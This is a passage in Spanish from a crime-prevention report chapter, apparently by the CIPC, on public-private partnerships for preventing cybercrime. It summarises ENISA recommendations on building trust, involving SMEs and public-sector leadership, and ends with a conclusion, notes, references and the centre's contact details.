- **APP híbridas.** Este tipo de APP incluye a los equipos de respuesta a incidentes de seguridad informática (CSIRT) que operan en el marco de una APP. En este caso, los gobiernos deciden designar a una entidad con experiencia probada en operar CSIRT para la prestación de servicios de CSIRT a la administración pública o a todo el país.

Por último, en el estudio de la ENISA de 2017 se analizan algunas recomendaciones basadas en los principales retos para ayudar a las APP de la UE a ser más eficaces y evolucionar.

Fomentar la confianza en las APP

La creación y el mantenimiento de la confianza entre entidades público-privadas, privadas-privadas y público-públicas se reconocen como uno de los mayores desafíos de las APP. La mayoría de las APP definen la confianza como un proceso continuo que implica relaciones personales y consume mucho tiempo.

Existen varios mecanismos utilizados por las APP que fomentan la creación de confianza, tales como reuniones regulares, reuniones cara a cara, eventos sociales, conferencias temáticas, ejercicios conjuntos; las reuniones presenciales, las reuniones periódicas y los eventos sociales se consideran las herramientas más eficaces para crear confianza, ya que contribuyen a crear asociaciones a largo plazo. La interacción cualitativa personal entre los miembros de la APP se considera un punto clave para el éxito de la APP.

En el proceso de construcción de la confianza, se considera un elemento catalizador contar con un «gestor», alguien que crea en la causa, que se dedique a la presencia y al mantenimiento de la misma y que con su actitud inspire a otros a involucrarse y a colaborar.

Las APP con un alto nivel de confianza son obviamente más eficaces: reconocen las necesidades tanto del sector público como del privado y son capaces de cooperar para satisfacerlas.

La motivación del sector privado para participar es esencial al establecer una APP

Todos los modelos de alianza público-privada analizados indican claramente que para crear una APP eficaz se necesitan recursos. Este tipo de colaboraciones necesitan una fuerza motriz que las estimule, para que puedan ser realmente cruciales. No basta con ofrecer incentivos y dinero. Las APP no crecerán si hay falta de gente que trabaje en ellas. Una APP necesita a alguien que interactúe con cada miembro de la sociedad, dirija la agenda, organice reuniones y mantenga la perspectiva estratégica. Las APP necesitan todo un grupo de personas que preparen los planes de acción y trabajen en estrecha colaboración tanto con la administración pública como con la industria. Las APP más sofisticadas suelen ser ONG o instituciones creadas únicamente para construir y fortalecer la cooperación y colaboración entre los sectores público y privado.

Promoción del concepto de APP entre las pequeñas y medianas empresas

Es común que en las APP participen sobre todo grandes empresas. Las pymes no tienen los recursos necesarios para involucrarse y la mayoría de las veces no se dan cuenta de que participar en una APP podría ser beneficioso para ellas. También sería útil, desde una perspectiva social, implicar a otros tipos de partes interesadas en la alianza, como las pymes y las empresas de nueva creación, para obtener experiencia de los actores más importantes en este ámbito.

Instituciones públicas para liderar las APP o el plan de acción nacional para las APP

Dado que la ciberseguridad es un ámbito tremendamente interdisciplinario, suele haber muchas entidades públicas involucradas en una alianza público-privada, como el Ministerio del Interior, el Ministerio de Defensa, el Ministerio de Economía o de Desarrollo, por nombrar solo algunas. Es muy importante que la administración pública comunique clara y honestamente sus necesidades y limitaciones al sector privado.

El punto de contacto es quizás el aspecto más visible, la punta del iceberg. Pero lo que es mucho más importante es el hecho de que las entidades gubernamentales involucradas en una APP han de saber de antemano —es decir, antes de invitar a los socios del sector privado— qué quieren lograr, qué implicará su contribución y en qué debe contribuir el sector privado. En resumen: entender la estrategia adecuada antes de unirse a la APP.

Es muy frustrante para los representantes del sector privado presenciar desacuerdos entre instituciones públicas clave. El sector privado espera que el gobierno actúe. Si el sector público pudiera llegar a un acuerdo sobre un punto de contacto único para las APP, eso podría ser enormemente beneficioso para el conjunto de las APP.

Las alianzas público-privadas tratan de la cooperación entre organizaciones del sector privado, del sector público, y del sector privado y el público. Centrarse solo en las relaciones entre los sectores público y privado podría resultar muy corto de miras para la política de APP. El nivel adecuado de diálogo y entendimiento entre los organismos públicos suele ser la clave del éxito de una APP.

Lo mismo cabe decir del sector privado. Una alianza público-privada eficaz integra no solo a la administración privada y a la industria, sino también a diferentes entidades de la industria (por ejemplo, empresas energéticas, bancos, empresas de telecomunicaciones).

Por esta razón, las asociaciones público-privadas de toda la UE deberían centrarse también en la cooperación y la colaboración privada-privada y pública-pública.

Conclusión

Es evidente que las alianzas público-privadas requieren un marco claro en el que se especifiquen las funciones de los sectores público y privado, sus relaciones y los ámbitos de cooperación. Para que las organizaciones puedan hacer frente a requisitos normativos o no normativos coherentes, sencillos y eficaces, se necesita optimizar la coordinación entre los sectores público y privado.

La ENISA apoya a los Estados miembros de la UE en el desarrollo de las APP mediante recomendaciones, buenas prácticas y directrices, y reuniendo a las partes interesadas para que colaboren e intercambien puntos de vista e información. **La ciberseguri-**

dad es una responsabilidad compartida y la ENISA, junto con la comunidad, está dando un paso adelante y trabajando para que la colaboración y el intercambio de información y conocimientos sean más intensos y fiables. Los diversos esfuerzos de la ENISA en todo el espectro de la ciberseguridad están apoyando y potenciando una Europa más cibersegura y segura.

Notas

56 http://www.europeanfinancialcoalition.eu/

57 https://www.first.org/

58 Creada en junio de 2016, la ECSO es una asociación sin ánimo de lucro cuyo objetivo es apoyar cualquier iniciativa destinada a desarrollar y promover la ciberseguridad en Europa. Reúne a más de cincuenta organizaciones públicas y privadas y representa a la contraparte contractual dirigida por el sector privado a la Comisión Europea para la implementación de la alianza público-privada (https://ecs-org.eu/about).

59 La cuestión de las alianzas público-privadas en las estrategias nacionales de ciberseguridad será tratada más a fondo por la ENISA en su contribución a este capítulo.

60 https://securitymadein.lu/tools/

61 https://www.signal-spam.fr/

Referencias

Capítulo 5. Alianzas público-privadas para la prevención de la ciberdelincuencia

ANSSI. (2016). Adoption de la directive network and information security (NIS) : l'ANSSI, pilote de la transposition en France. Véase https://www.ssi.gouv.fr/actualite/adoption-de-la-directive-network-and-information-security-nis-lanssi-pilote-de-la-transposition-en-france/

Avina, J. (2011). Public-private partnerships in the fight against crime: An emerging frontier in corporate social responsibility. Journal of Financial Crime, 18(3), (p.282-291), https:// doi.org/10.1108/13590791111147505

Baillargeon S. (2018). À Ottawa, des députés outragés ont affronté des dirigeants de Facebook. Le Devoir. Véase https://www.ledevoir.com/culture/medias/525624/facebook-a-livre-un-peu-ouvert-au-parlement-d-ottawa

Bechkoum, K., Thomas, P., Campbell, L., & Brown, M. (2017). Towards Stronger Cyber Security Public Private Partnerships in Developing Countries. Gloucestershire, Angleterre: University of Gloucestersmahire.

Busch, N. E., & Givens, A. D. (2012). Public-private partnerships in homeland security: Opportunities and challenges. Homeland Security Affairs, 8(18). Véase https://www.hsaj.org/articles/233

Carr, M. (2016). Public-private partnerships in national cyber-security strategies. International Affairs, 92(1), 43-62.

Comey, J. (2014). Going dark: Are technology, privacy, and public safety on a collision course? (Speech). Washington, DC: Brookings Institution. Véase http://www.fbi.gov

CIPC, World Bank Sustainable Development Department for Latin America and the Caribbean, Chambre de commerce de Bogotá, & Instituto Sou da Paz. (2011). Public-Private Partnerships and Community Safety: Guide to Action.

Dunn Cavelty, M., & Brunner, E. M. (2007). Introduction: information, power, and security—an outline of debates and implications. In M. Dunn Cavelty, V. Mauer, & S. F. Krishna-Hensel (Éd.), Power and security in the information age: investigating the role of the state in cyberspace (p. 8-9). Burlington, Vermont: Ashgate Publishing.

Dunn Cavelty, M., & Suter, M. (2009). Public-Private Partnerships are no silver bullet: An expanded governance model for Critical Infrastructure Protection. International Journal of Critical Infrastructure Protection, 2(4), 179-187.

Dupont, B. (2016). La gouvernance polycentrique du cybercrime : les réseaux fragmentés de la coopération internationale. Cultures & Conflits, 102.

Dupré, L. (2014). EP3R 2010-2013: Four Years of Pan-European Public Private Cooperation. Héraklion, Grèce: L'Agence européenne chargée de la sécurité des réseaux et de l'information.

ECSO. (2018). About the cPPP. Véase https://ecs-org.eu/cppp

ECSO. (2018). About ECSO. Véase https://ecs-org.eu/about

ENISA. (2011a). Cooperative Models for Effective Public Private Partnerships: Desktop Research Report. Héraklion, Grèce: L'Agence européenne chargée de la sécurité des réseaux et de l'information.

ENISA. (2011b). Cooperative Models for Effective Public Private Partnerships: Good Practice Guide. Héraklion, Grèce: L'Agence européenne chargée de la sécurité des réseaux et de l'information.

ENISA. (2017a). Cooperative Models for Information Sharing and Analysis Centers (ISACs). Héraklion, Grèce: L'Agence européenne chargée de la sécurité des réseaux et de l'information. Véase https://www.enisa.europa.eu/publications/information-sharing-and-analysis-center-isacs-cooperative-models

ENISA. (2017b). Cooperative Models for Public Private Partnership (PPP). Héraklion, Grèce: L'Agence européenne chargée de la sécurité des réseaux et de l'information. Véase https://www.enisa.europa.eu/publications/public-private-partnerships-ppp-cooperative-models

Etzioni, A. (2017). The fusion of the private and public sectors. Contemporary Politics, 23(1), 53-62.

FIRST. (2014). FIRST Members around the world. Véase https://www.first.org/members/map

Forrer, J., Kee, J. E., Newcomer, K. E., & Boyer, E. (2010). Public–Private Partnerships and the Public Accountability Question. Public Administration Review, 70(3), 475-484. https://doi.org/10.1111/j.1540-6210.2010.02161.x

Forum économique mondial. (2017). Guidance on Public-Private Information Sharing against Cybercrime (No. 040117 00026464). Genève, Suisse : Forum économique mondial

Gal,S (2002). A semiotics of the public/private distinction. Difference: A Journal of Feminist Cultural Studies, 13(1), 77-95

Gardiner, L. (2009). The foundation for corporate citizenship and sustainable businesses. Présenté à VII Annual Local Networks Forum, Istanbul.

Germano, J. H. (2014). Cybersecurity Partnerships: A New Era of Public-Private Collaboration. New York, NY: The Center on Law and Security, New York University School of Law.

Global Forum on Cyber Expertise. (2017). Global Good Practices - National Computer Security Incident Response Teams (CSIRTS).

Gobierno de España. (2013). National Cyber Security Strategy.

Irion K. (2013) The Governance of Network and Information Security in the European Union: The European Public-Private Partnership for Resilience (EP3R). In: Krüger J., Nickolay B., Gaycken S. (eds) The Secure Information Society. Springer, London

Jakobi, A. P. (2015). Non-state actors and global crime governance: Explaining the variance of public-private interaction. The British Journal of Politics & International, 18(1), 72-89.

Kaijankoski, E. A. (2015). Cybersecurity Information Sharing Between Public-Private Sector Agencies. Naval Postgraduate School, Monterey, Californie.

Kavanagh, C., & Porret, M. (2016). Private Sector Engagement in Responding to the Use of the Internet and ICT for Terrorist Purposes: Strengthening Dialogue and Building Trust. ICT4Peace Foundation; United Nations Counter-Terrorism Committee Executive Directorate.

Le Conseil canadien pour les partenariats public-privé. (2016). Définitions et modèles de partenariats public-privé. Véase http://www.pppcouncil.ca/web/Knowledge_Centre/What_are_P3s_/Definitions_Models/web/P3_Knowledge_Centre/About_P3s/Definitions_Models.aspx?hkey=79b9874d-4498-46b1-929f-37ce461ab4bc

Li, B., & Akintoye, A. (2003). An overview of public-private partnerships. In Public-Private Partnerships: Managing Risks and Opportunities. Oxford, Royaume-Uni: Blackwell Science Ltd.

Luiijf, E. Besseling, K & Graag, P. (2013). Nineteen national cybersecurity strategies. International Journal of Critical Infrastructures, 9(1/2), 3-31.

Manley, M. (2015). Cyberspace's Dynamic Duo: Forging a Cybersecurity Public-Private Partnership. Journal of Strategic Security, 8(5), 85-98. http://dx.doi.org/10.5038/1944-0472.8.3S.1478

National Council of ISACs. (2018). About ISACs. Véase https://www.nationalisacs.org/about-isacs

National Cyber Security Centre. (2018). Cyber Security Information Sharing Partnership (CiSP). Véase https://www.ncsc.gov.uk/cisp

National Security Authority. (2015). National cyber security strategy of the Czech Repubic for the period from 2015 to 2020. Véase https://www.enisa.europa.eu/topics/national-cyber-security-strategies/ncss-map/CzechRepublic_Cyber_Security_Strategy.pdf

ONUDC. (2011). Principes directeurs applicables à la prévention du crime. Manuel d'application pratique. Véase: https://www.unodc.org/documents/justice-and-prison-reform/crimeprevention/Handbook_on_the_Crime_Prevention_Guidelines_French.pdf

Paquet-Clouston, M. Bilodeau, B. & Décary-Hétu. (2017). Can We Trust Social Media Data ? Social Network Manipulation by an IoT Botnet. Proceedings of the 8th International Conference on Social Media & Society. Toronto, Canada

Sécurité publique Canada. (2017, juillet 4). Infrastructures essentielles. Véase https://www.securitepublique.gc.ca/cnt/ntnl-scrt/crtcl-nfrstrctr/index-fr.aspx

SECURITYMADEIN.LU. (2018). Tools and services from the Luxembourg cybersecurity ecosystem. Véase https://securitymadein.lu/tools/

Tropina, T. (2015). Public-Private Collaboration: Cybercrime, Cybersecurity and National Security. In Self- and Co-regulation in Cybercrime, Cybersecurity and National Security. Springer International Publishing. Véase www.springer.com/gp/book/9783319164465

United States General Accounting Office. (2001). Information Sharing: Practices That Can Benefit Critical Infrastructure Protection, GAO-02-24. Washington, D.C.

US-CERT. (2018). National Cybersecurity and Communications Integration Center. Véase https://www.us-cert.gov/nccic

Weihe, G. (2005). Public-Private Partnerships: Addressing a Nebulous Concept. Présenté à 10th International Research Symposium on Public Management, Glasgow Caledonian University, Écosse.

Wong, J.C. (2018). Congress grills Facebook CEO over data misuse – as it happened. The Guardian. Véase https://www.theguardian.com/technology/live/2018/apr/10/mark-zuckerberg-testimony-live-congress-facebook-cambridge-analytica

CENTRO INTERNACIONAL PARA LA PREVENCIÓN DE LA CRIMINALIDAD

465 rue Saint-Jean, bureau 803
Montréal (Québec) H2Y 2R6
Canada

+1 514 288-6731

cipc@cipc-icpc.org
www.cipc-icpc.org